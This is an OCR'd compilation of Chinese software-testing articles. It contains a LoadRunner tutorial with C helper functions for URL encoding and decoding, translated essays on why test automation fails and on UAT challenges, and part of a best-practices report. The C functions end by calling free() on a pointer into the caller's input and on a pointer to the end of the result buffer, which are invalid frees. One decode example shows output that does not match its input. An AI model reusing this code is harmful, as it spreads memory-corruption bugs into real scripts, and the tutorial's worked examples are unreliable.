
```
/* Converts an integer value to its hex character*/
char to_hex(char code) {
   static char hex[] = "0123456789abcdef";
   return hex[code & 15];
}

/* Returns a url-encoded version of str */
/* IMPORTANT: be sure to free() the returned string after use */
char *url_encode(char *str) {
   char *pstr = str;
   char *buf = (char *)malloc(strlen(str) * 3 + 1);
   char *pbuf = buf;
   while (*pstr) {
      if (isalnum(*pstr) || *pstr == '-' || *pstr == '_' || *pstr == '.' || *pstr == '~')
         *pbuf++ = *pstr;
      else if (*pstr == ' ')
         *pbuf++ = '+';
      else
         *pbuf++ = '%', *pbuf++ = to_hex(*pstr >> 4), *pbuf++ = to_hex(*pstr & 15);
      pstr++;
   }
   *pbuf = '\0';
```

```
    free(pstr);
    free(pbuf);
    return buf;
}
```


可用文本编辑器来创建的头文件 url.h，文件名不一定是 url 可以自行定义为其他名称，文件可放在脚本路径下。如下图：


**2）为脚本和脚本的 Action 添加头文件**


在 loadrunner 的 HP Virtual User Generator 打开的脚本中，在如图页面选中 globals.h 后右击菜单“Add files to Script”，




在打开的窗口中，选择之前创建的头文件 url.h，点击打开。




之后为 Action 添加头文件：在 Aciton 脚本页面添加代码：“#include "url.h"”，放在首行。如下图：




**3）对字符串转为 url 编码使用**


如图展示字符串转为 url 编码使用和运行结果。本文提供了两种方式参考，大家可根据自身情况修订执行：

```
//URL 编码方式一：变量
   char * tempid;
tempid="lS/7fb/DSt63SJ+MM2S=z";
lr_save_string(url_encode(tempid), "id");
lr_output_message("编码结果:%s", lr_eval_string("{id}") );
```


我们可以看到运行结果显示“编码结果:lS%2F7fb%2FDSt63SJ%2BMM2S%3Dz”，正确进行了 URL 编码。

```
//URL 编码方式二：数据参数
lr_output_message("原码:%s",lr_eval_string("{tempid}"));
lr_save_string(url_encode(lr_eval_string("{tempid}")), "id");
lr_output_message("编码结果:%s", lr_eval_string("{id}") );
```


其中图例中{tempid}为定义的脚本参数，大家可以自行输入其他数据试试。




我们可以看到运行结果：

Action.c(16):原码:lS/7fb/DSt63SJ+MM2S=z

Action.c(18):编码结果:lS%2F7fb%2FDSt63SJ%2BMM2S%3Dz

二、如果我们是获取到 URL 编码字符，想进行 URL 解压进行使用，又要如何进行呢？请参考如下方法：

**1）创建头文件 urlde.h**

文件源码如下：


```
/* Converts a hex character to its integer value */
char from_hex(char ch) {
  return isdigit(ch) ? ch - '0' : tolower(ch) - 'a' + 10;
}

/* Returns a url-decoded version of str */
/* IMPORTANT: be sure to free() the returned string after use */
char *url_decode(char *str) {
  char *pstr = str;
  char *buf = (char *)malloc(strlen(str) + 1);
  char *pbuf = buf;
  while (*pstr) {
    if (*pstr == '%') {
      if (pstr[1] && pstr[2]) {
        *pbuf++ = from_hex(pstr[1]) << 4 | from_hex(pstr[2]);
        pstr += 2;
      }
    } else if (*pstr == '+') {
      *pbuf++ = ' ';
    } else {
      *pbuf++ = *pstr;
    }
    pstr++;
  }
```

```
    *pbuf = '\0';
    free(pstr);
    free(pbuf);
    return buf;
}
```

和上面的 url.h 一样可用文本编辑器来创建的头文件 urlde.h，也可以把源码内容都放在 url.h 文件中。同样文件可放在脚本路径下。


**2）为脚本和脚本的 Action 添加头文件**

在 loadrunner 的 HP Virtual User Generator 打开的脚本中，在如图页面选中 globals.h 后右击菜单“Add files to Script”，




在打开的窗口中，选择之前创建的头文件 urlde.h，点击打开。

为 Action 添加头文件：在 Aciton 脚本页面添加代码：“#include "urlde.h"”，放在文件头部，如图





**3）对 url 解码使用**

如图展示 url 解码使用和运行结果。本文提供了两种方式参考，大家可根据自身情况修订执行：

```
//URL 解码方式一：变量
char * tempid;
tempid="lS%2F7fb%2FDSt63SJAMM2SzGYI6v7k%3D";
lr_save_string(url_decode(tempid), "id");
lr_output_message("解码结果:%s",lr_eval_string("{id}") );
```


我们可以看到运行结果显示“解码结果:lS/7fb/DSt63SJ+MM2S=z”，正确解码。


其中图例中的 tempid2 为脚本参数，大家可以自行输入其他数据试试，但注意必须是 url 编码字符，否则无法正常解码。



我们看到运行结果：

Action.c(31):原码:lS%2F7fb%2FDSt63SJ%2BMM2S%3Dz

Action.c(33):解码结果:lS/7fb/DSt63SJ+MM2S=z

另，如果对字符的 URL 编码解码不清楚是否正确，也可以在 baidu 搜索 URL 编码解码工具来验证看是否正确。

# 让自动化测试失败的 5 个方法

作者：小黑 译

自动化测试无可否认是任何 QA 经理的主要策略之一，并有很好的理由：自动化保证回归快，生产效率高，质量好，降低成本。然而，许多 QA 经理无法达到这些结果。他们所面对的是交付的延迟，购买昂贵的工具，并处理了很多的挫折。但是，这是什么原因呢？在这篇文章中，我将回顾导致自动化项目失败的最常见的 5 个做法。

**1、我们并不需要一个自动化测试方案。**

“让我们尽快启动脚本。”QA 经理说。

想象一下：你和你的同事刚刚抵达美国来进行知识的转移。在机场，你建议先寻找一份路线图，但你的同事说，“没有这必要。我曾经来过这里，可以找到我们的路。“你决定把您的担心放在一边，上车并开始行驶。经过两个多小时的行驶，你饿了，有些生气了，你的油箱马上也要空了。你停在一个加油站买了地图，并向店员询问方向。

听起来很熟悉吗？我可以向你保证，当你没有一个自动化方案的时候将会发生同样的情况，而且你也不会在一个便利店找到自动化方案。自动化方案可以帮助你达到一个明确的范围，你需要的资源，你必须遵循的路线图来实现你的目标，以及一种方法来估算你离你的目标有多远，提供重点，并确定风险。

**2、在市场上，我们用最好的，最强大的自动化工具。**

QA 经理说：“这保证了我们的成功”。

现在，想想你的梦想之车。例如，法拉利特斯塔罗萨跑车，将近 300 马力的高质量引擎和豪华的内饰，价值半个亿美元。 现在，有这样一幅画面：一辆精美的车停在一所小学的前面，300 马力搁置。在驾驶座上的妈妈正在等待她的孩子，试图做一些弥补，给坐在后面的宝宝唱歌。宝宝不小心把牛奶撒了，并用他黏糊糊的手指擦在豪华座椅。外面满身是汗的男孩正用他们的足球器械刮伤着车并损坏了油漆。

我对越野车没有什么，我只是觉得他们被称为“妈妈手机”有一个很好的理由。他们是那种使用起来很完美的车。这同样适用于自动化工具。对于你的项目来说，最完善的，最强大的工具不一定是最好的工具。

要选择一个工具，你需要考虑很多因素，如预算，应用程序的技术，工程师的技能，训练曲线，供应商的支持等。我设想如果没有试驾你永远不会买一辆车，你会吗？这同样适用于你的自动化工具。一旦你有了你的选择，进行一个观念的证明（POC），以验证该工具满足您的期望。如果你的客户或 QA 组织已经有一个工具，不管怎样做一个 POC，因为它会给你在应用技术上存在的潜在问题的信息，并帮助更好地调整你的估算。

**3、我们既不需要标准，也不需要框架。**

“这需要时间，但我们没有。我们需要马上启动脚本，我这里有经验丰富的人，他们知道自己要做什么。”QA 经理说。

最近上映的电影《复仇者联盟》告诉我们，在一个房间里有一个超级英雄团队并不能保证什么。你可能需要 5 个自动化的超级英雄，但在最好的情况下你要结束五个完美的，创新的上标做同样的事情。换句话说，你使用的时间和精力可能并没有让你的目标更接近。

另一方面，比方说，你有一个聪明的，精力充沛的，积极主动的、但在自动化方面没有经验的团队。他们如何知道做好自动化的最好的方式是什么？而且，他们如何保证他们的脚本有相同的质量水平？

其中一个最大的自动化问题不是解决如何完成的脚本，而是解决如何维护他们。为了实现有效的维护工作，你的脚本应该是标准化的，有据可查的，可重复使用的，而且易于修改的。这里可以给你一个框架，甚至是一个简单的框架：告诉你初级团队成员的预期结果的标准，而高级团队成员关注在高度复杂的或可重复使用的自动化脚本的机制。

**4、自动化和手动测试工程师是独立分开的团队。**

“他们有不同的技能和不同的目标，所以我们让他们保持分开。”QA 经理说。

让我告诉你，从我的角度来看，美式足球他们是如何建立一个进攻型的球队的。它有两种类型的球员：瘦的、强健的、敏捷的、快速的球员能够通过在空中或地面大范围的在球场上跑动。积极进取的、有积极性的、高大的球员只在小范围内移动，保护着自己的第一防线。当他们不作为一个团队的共同战略工作时，会发生什么情况呢？对方球队费力地压垮他们。

自动化测试不仅是能够更快的覆盖大量的功能，测试覆盖率的质量也是最好的，而且它也是一个工具，可以帮助您确认哪些已经过测试但并没有改变。另一

方面，手工测试往往是测试那些新的，发生了变化的，使用自动化测试实现起来过于复杂的，或需要人的技能和经验的软件。它们是互补的工具，当他们作为一个全球性的战略一起工作时，你将会得到最好的投资回报。如果你使自动化团队拖累手工测试团队或使用自动化团队来执行和调试，或者如果你尝试自动化一切新老软件，或试图使你的自动化团队在应用程序领域成为专家。那么你就没有一个全球性的策略。您可能也没有一个有效和高效的团队。

**5、我们将 100％自动化回归。**

“我们拥有良好的团队和工具，因此我们将会得到最好的测试结果。”QA 经理说。

尝试将那些不可自动化的自动化是在自动化测试中最常见的问题。你有没有看过那些长距离的自行车比赛，如环法自行车赛？他们按阶段进行比赛。每个阶段的赢家被指定为下一阶段的团队领导者。然而，获得的团队领导者的位置并不能保证赢得整场比赛，事实上，2011 年的胜利者，卡德尔·埃文斯，只获得了第 4 阶段胜利。

自动化也是一个长期的比赛，你需要分析如何使用你的资源，以实现你的最终目标，通常情况下，你可能会失去战斗力来赢得战争胜利。并非所有的测试用例都可以实现自动化，也不是所有回归都可以自动化。为了实现测试用例的自动化，从技术角度看，它需要良好的工具，正确的数据，不受约束且稳定的人工交互。将被自动化的测试用例要求最低 3 倍，而且应该在时限内参数被自动化（即，如果自动化的时间过长，那么自动化可能不是一个好的候选方法）。一般，在最好的情况下，只有 75-85％的回归测试可以自动化。

那五个是唯一的自动化项目失败的原因吗？绝对不是。我可以向你提供十个或更多的例子，你有可能比这经历的更多。但是，我想提供一点建议：如果你要开始一个自动化项目，把你的肩膀向后，人坐直了，等待最坏的情况发生。记得墨菲定律：任何有可能会出错的地方一定会出错。

# 成功完成 UAT 测试的 7 大挑战及如何克服

作者：飞燕儿 译

**什么是用户验收测试（UAT）？**

UAT 是当功能测试，系统测试以及回归测试完成后，最终执行的测试。UAT 主要目的是验证软件是否满足业务需求。这个有效性是由熟悉业务需求的终端用户来进行评审的。UAT，alpha 以及 beta 测试是不同的验证性测试类型。

由于 UAT 测试是软件上线前执行的最后一道测试关卡，显然这是最后给客户测试软件和度量软件是否符合需求的机会。

**UAT 测试需要**

开发和功能测试人员都是技术员，他们只确认软件的功能 spec。他们是根据他们的经验来理解需求并开发/测试软件（这里是指主要知识的重要性）。这个软件是完全根据功能性的 spec 来完成而不是一些终端用户所熟知的业务需求及流程，因此导致交流过程中要么是误解了，要么是遗漏了。 在软件上线到市场使用之前，要确认所有的业务需求是否完成，UAT 起到了非常重要的作用。实时数据的使用以及真实用户案例使 UAT 测试成为发布环节不可缺少的部分。

许多企业由于释放了问题后遭受了巨大损失，然后懂得了完成 UAT 测试的重要性。发布软件后修复缺陷的成本比发布前成本高许多倍。

**怎样组建 UAT 团队？**

主要的软件终端用户应该参与 UAT 测试。团队可以由 beta 阶段的测试员组成或者应该从客户方公司内部的各个组选择 UAT 成员，那样每种用户角色场景都能覆盖到测试。

**UAT 的 7 个主要挑战以及克服挑战的缓解计划**

不管你是资金雄厚的团队还是创业团队，都没关系，你都应该要克服这些 UAT 挑战以交给终端用户一个满意的软件。

**1）UAT 环境搭建和部署步骤**

执行 UAT 测试的环境同功能测试团队使用的环境相同，当然要结合实际的使用案例来完成 UAT 测试。同样关键性的测试活动像性能测试不能在测试环境中用不完全的测试数据进行测试。单独的产品像环境应该专门为 UAT 测试搭建。

一旦 UAT 环境与测试环境分隔开，你需要有效地控制发布周期。不受控制的发布周期可能导致测试的是不同的软件版本和 UAT 环境。在做 UAT 测试时，

由于不是测试软件的最后一个版本就浪费了宝贵的 UAT 测试时间。更不用说，跟踪 issue 的时间被用在了测试不正确的软件版本上。

**2）UAT 测试计划**

UAT 应该在需求分析和设计阶段用清晰的验收测试计划来进行。在策略计划阶段，实际案例的设置可能是为执行所定义的。为 UAT 测试定义测试对象是非常重要的一件事，因为在 UAT 阶段，测试大型 app 时穷尽执行是不可能的。测试时应把重要的业务对象放在第一位执行。

UAT 是在测试周期最后执行。显然它是软件发布最重要的阶段。在开发和测试前期的任何阶段推迟，UAT 时间都会耗尽。不合适的测试阶段，在错误的案例中，导致系统测试和 UAT 重叠。由于用于 UAT 的时间较少和交付期限的紧迫，即使在功能测试不完全的时候，就开始为软件部署 UAT 测试环境。UAT 目标在这种情况下就不能达到了。

UAT 测试计划（模版）应该在 UAT 测试前准备好，并且要与团队好好地沟通。这也会帮助他们做好测试计划，写测试用例和测试脚本，以及搭建 UAT 环境。

**3）把新业务需求作为事件/缺陷来处理**

在 UAT 阶段，需求中通常都会存在歧义。由于需求中存在歧义，UAT 测试员发现 issue，这些 issue 来源于不明确的需求（通过看 UI，该 UI 在需求收集阶段是不可用的）并且把它作为缺陷记录下来。 客户希望在当前版本中把这类缺陷修改了，而不要考虑改变需求的时间。如果在最后时刻不及时修复，那么就会导致发布失败。

**4）测试员测试技能不精或缺少业务知识**

如果没有固定的 UAT 测试团队，那么公司就要从不同的部门选取 UAT 成员。假若他们对业务需求不是十分熟悉，如果没有对他们做新需求进行培训的话，那么他们就不能有效地执行 UAT 测试。同样非技术业务团队在执行 UAT 测试用例时可能面临许多技术类 的难题。同样在 UAT 测试阶段的末尾，分配测试人员为不能项目增加任何价值。花少量时间来培训 UAT 团队能够显著地提高 UAT 测试成功的几率。

**5）不合适的交流平台**

在远程开发，测试和 UAT 团队之间的交流是更困难。当你们团队有海外技术成员时邮件沟通交流通常都是非常困难的。在报告中的一个小小的模糊问题都

需要一天的时间来修改。合适的计划和有效的沟通对高效合作的团体来说是至关重要的。

项目团队应该选用基于工具类的 web 系统来记录缺陷和问题。这能帮助将工作强度均匀分配，也能避免重复报告问题

**6）邀请功能测试团队参与 UAT 执行**

没有比邀请功能测试团队执行 UAT 更糟糕的事了。客户推卸他们的责任继而归因于测试团队缺少资源。UAT 的目的是在这种情况下获得让步。一旦软件上线后，终端用户会快速地抓住那些功能测试员没有考虑的现实的场景问题。那么解决办法就是分配熟悉业务知识的有技能的测试人员到 UAT 测试中去。

**7）责怪游戏**

有时企业用户仅仅是找理由来拒绝软件 。可能是他们很少去展示这些软件有多好或者责怪开发和测试团队在业务团队中抢了他们的面子。这在内部团队中可能不容易发生。一旦发生了，一般很难处理这种情况。与企业团队创建积极地关系能够有效地避免这种责怪游戏。

**总结**

我希望这些 UAT 指导准则能帮助你们克服不同的挑战从而成功的完成 UAT 测试。合适的计划，交流，执行和积 UAT 团队是 UAT 测试成功的关键。

# 软件测试最佳实践

作者：银杏

**摘要**

该报告列出了对改进软件测试做出贡献的 28 种最佳实践。它们和软件测试工具没有必要的联系。也许一些实践附带了工具但是它们从根本上说是实践方法，这些组合代表了若干有经验的软件公司获得的并认为关键的实践方法。

**关键字：**最佳实践；测试方法；功能规格；代码覆盖；自动化测试；

**正文：**

## 1、介绍

我们每次总结一项研究或者有关软件开发流程的主题的任务专项时，我们听到了一个嘹亮而清晰的声音。这个建议是：我们需要接纳这个领域的最佳实践。尽管它们作为显而易见的结论出现，但是它的存在最明显的不足继续震惊了研发团队。它的存在如此清晰从而把胜利者和失败者区分开来。

我们一直在寻找最佳实践。一些实践为大众所熟知并得到认可，其它的有争议，并且有些是隐藏的。有时对于观测者而言显而易见的实践方法可能对执行者是透明的，它们总是反复强调“那只是我们执行的方式而已”。其他时候在一个团体中所熟知的实践却在另一个团体中从未被听说过。

该文的目录围绕软件测试展开。我们每对测试付出一份努力，都会明白，测试并不是独立的。它与开发活动紧密相关，因此在很大程度上依赖开发实践。但是最终，测试是一项单独的流程活动，是在用户评判软件的优点之前进行确认的最终裁判。

这些实践方法来源于许多地方，不可磨灭地融合了它的悠长的历史。一些是通过对文献中的内容的认可从而确认的，其它是通过关注某些公司，在这些公司，执行者确认了他们有价值的方法。这些实践方法经过精心筛选并和越来越多的执行者共享，以拓宽他们的视野。最终，数量被精简到一个合理的数目。

长的目录很难以概念化，很难转变成实施过程。为了可执行，我们必须按一步一步思考——一次一点，然后缩小选择的范围，达到我们的独立需求。我喜欢把它们看做基本做法（basic），基础实践（foundational），增量实践（incremental）。

用辅助轮来形容基本做法最准确不过了。开始你必须借助他的力量而当你卸掉它时，很明显，你已经知道怎么骑车了。但是记住，你卸掉辅助轮并不意味着

你忘记了骑车。这是一个相当重要区别，在软件中常常被遗忘。“我们以前常常写功能规格说明书但我们以后不会再做了”意味着你忘记怎么写功能规格说明书了，而不是你不再需要写了。基本实践需要我们长时间反复操作。它们做出的贡献以及价值被广泛地认可并在软件工程文献中作为文档保存下来。不管是在产品中还是流程，他们的应用都很广泛。

基础实践如同土壤中的石头，它努力抵御着大自然的残酷，也是为了维持不可预见的生长对结构做出的重新设计。无论人们是建一个大牧场还是一座摩天大楼，都必须在深思熟虑之后被压在一起，然后在长期的运送中与众不同并做出一些成绩。他们的附加价值意义深远，这些价值是该行业的少数领导所创造的。不像基本实践，他们可能不为大众所知因此需要实践的帮助。尽管我们可能没有关于 foundational practice 的教材，但是仍然有大量的文献供大家深入研究。

增量实践（incremental practice）在特殊环境下提供了特定的优势。虽然他们在整个测试领域没有提供广泛的收益，却更加专业。如同角钻，当你需要他时，没有其他任何东西可以 get between narrow 桩并且刚刚好钻一个方形的洞。同时，如果你要买它，刚好只有一个钻了，还轮不到你来选择。并不是所有实践为大众所熟知或者有大量的文档记载。但是当人们审慎而明智地应用时由于强大的功能具有优势。

以下的部分描述了每种实践方法以及基本原理（basics），基础实践（foundational），增量实践（incremental）的组合。

**2、基本步骤**

功能规格

评审和检测

规范的进入退出标准

功能测试-需求变更

跨平台测试

内部 Beta 测试

自动化测试执行

Beta 程序

每日构建

**功能规格**

功能规格是开发过程中非常关键的一部分，随着瀑布流程的发展流行起来。虽然需求规格用来指导开发流程，但是它对软件功能测试起了关键性的作用。功能规格通常描述了对象的外部视图以及步骤，每个步骤显示了激发某项服务的选项。测试员利用功能规格从黑盒测试的角度编写测试用例。

功能需求的好处是让测试人员将测试生成活动和代码的开发过程同时进行。从几个方面来讲，这都是一种理想的做法。首先，测试执行得以平行进行，从而消除了开发过程中出现的严重接口瓶颈。在软件编码就绪之前，测试用例已经设计好并能根据代码运行。其次，它迫使设计师和架构师形成清晰的思维，这对于开发的整体效率相当重要。最后，需求规格可以形成文档，和客户进行共享，从而获得客户对于开发的软件的观点或有建设性的建议。

**审查和检测**

软件检测，在 70 年代中期由 IBM 的 MIKE FAGAN 提出，逐渐发展成为被认可的调试代码的最有效的方法之一。如今，20 年过去了，业界存在软件检测方面的若干书籍，可利用的工具，以及教学软件检测实际方法的咨询机构。人们认为在调试软件的过程中软件检测让我们相当容易地获得了十倍的收获。在这里没必要多说了，因为它是一种相当著名的为大家所熟知的实践方法。

**规范的进入和退出标准**

提到规范的进入和退出标准，我们要回到瀑布开发过程的进展，有一种模型被称为 ETVX，同样是 IBM 发明的。模型的观点为，每一个流程的步骤，如软件检测，功能测试，软件设计，都有一个精确的进入和退出标准。他们由开发过程定义并由管理团队监督从一个阶段步入另一阶段。至于每一个标准的精确度是可以讨论和商量的，随着重点开发部分的减少，过程中进入和退出标准逐渐退出。然而，这种实践方法给软件开发过程更多细致的管理。

**功能测试—变更**

大多数功能测试是根据功能规格写为黑盒测试。产生的测试用例的数量会产生变化根据结合了输出条件的输入域。变更是指产生特定输出条件的输入条件的特定集合。为了覆盖尽量多的个人认为对程序必要的状态域，编写功能测试涉及到写各种各样的变更。为了完全测试功能，最佳实践包括对如何写变更需求有一个全面的了解并且覆盖足够充分。考虑到以上所说的，功能测试的覆盖并没有度量标准，也就是说，编写变更需求的实践包含了艺术的元素。这种实践方法已经

在 IBM 许多地方被使用过了，我们需要巩固自己的专业知识并能把测试的艺术和实践方法教给功能测试新手。

**多平台测试**

现今设计出来的许多产品在不同的平台上运行，这无疑给设计产品和测试产品创造了额外的负担。当代码从一个平台移植到另一平台时，有时我们必须为了性能目的做一些修改。最终结果是对于大多数产品而言多平台测试成为了一种必须。因此，无论是开发和测试，使多平台做得更好的技术非常关键。这种最佳实践涉及到多平台开发和测试的所有方面。

**内部 Beta 测试**

Beta 的做法是在一个有限数量的客户群中发布产品并在下一轮包装发布（shipment）之前获得客户反馈并因此解决问题.在大型公司中，如 IBM，微软，和 Oracle，他们的许多产品都在内部使用，因此形成了一个良好的 Beta 受众。最佳执行这种内部 Beta 测试的技术对于我们获得良好覆盖率并有效使用内部资源非常关键。这种最佳实践虽然通过小范围的用户支持但是在 Beta 程序下解决了一切问题，而且削减了内部 Beta 团队的成本和花销。

**自动化测试执行**

自动化测试执行的目的是让我们把测试执行过程的手工工作量最小化，而且用数量更大的测试用例获得更高的覆盖率。自动化测试执行无论是对执行测试工具集还是设计测试的方式都产生了非凡的影响。自动化测试环境的集成是测试领域的一种智慧，它能通过诊断信息验证当前操作和日志故障。这种最佳实践方法在软件测试一些部分被很好的领会在其他部分却没有。因此，最佳实践方法需要衡量为大众所知的领域然后为自动化没有完全开发的领域开发方法。

**Beta 程序**

（阅读内部 Beta 测试）

**每日构建（Nightly Builds）**

每日构建的概念曾在很长一段时间非常流行，并持续到现在。一方面，每一种开发没必要每天进行，另一方面，这个概念捕捉到了由变更引起的频繁的开发，这些变更正发展演变为一种变更控制系统。每日构建这一概念的优点有以下几点。首先，由于最近产生的错误要做规模较大的回归测试，这些错误能很快被捕捉到。其次，回归测试可以在后台运行。最后，

开发人员和测试人员更快得到软件的最新版本。

**3、Foundational**

用户场景

易用性测试

进程内的正交缺陷分类（ODC）反馈循环

多发布（multi-release）正交缺陷分类概述

编写测试计划的需求

自动化测试生成

**用户场景**

当我们把多种软件产品整合在一起，创建引起产品的多样性的终端用户应用程序时，测试终端用户特征的任务变得复杂了。测试的其中一种切实可行的方法是开发可以再现应用程序功能的用户场景。我们广泛称之为用户场景。用户场景的优势是它以最可能反映用户用途的方式测试产品，在操作说明书的指导下模仿软件信赖工程长期所提倡的做法。比起给测试应用程序的的特征所带来的好处，另外一个更长远的优势是测试人员通过移动到测试场景降低了编写测试用例的复杂度。然而，开发用户场景的方法论并充分利用用户场景从而在功能层次上充分覆盖需求仍然是一项困难的工作。这种最佳实践方法记录了用户场景的方法并根据这些开发测试用例。此外，最佳实践方法还可以讨论当遇到特定的失败场景时潜在的诊断方法。

**易用性测试**

对于大多数产品，人们通常相信易用性才是质量评判的最终裁判。这种说法对于大量通过提供良好的用户体验而获得市场份额的桌面应用程序再正确不过了。易用性测试不仅需要评价产品的可用性还应该提供关于提高用户体验的方法上的反馈，从而获得积极的质量形象。易用性测试的最佳实践还要求测试人员拥有人类计算机界面领域的高阶知识。

**进程内的正交缺陷分类反馈循环**

正交缺陷分类是一种利用缺陷流的测量方法，在产品和流程中运用了精确的度量。利用这种测量方法，程序员开发了各种不同的分析技术协助管理并在一系列软件工程活动中进行决策。正交缺陷分类的用法之一是能够在软件开发过程中关闭反馈循环，这用传统的方法来做却是一项艰苦的任务。正交缺陷分类还可以用于其他大量软件管理方法中，反馈循环的关闭在几年之前被发现，并成为一种必需的过程改进和成本管理机制。

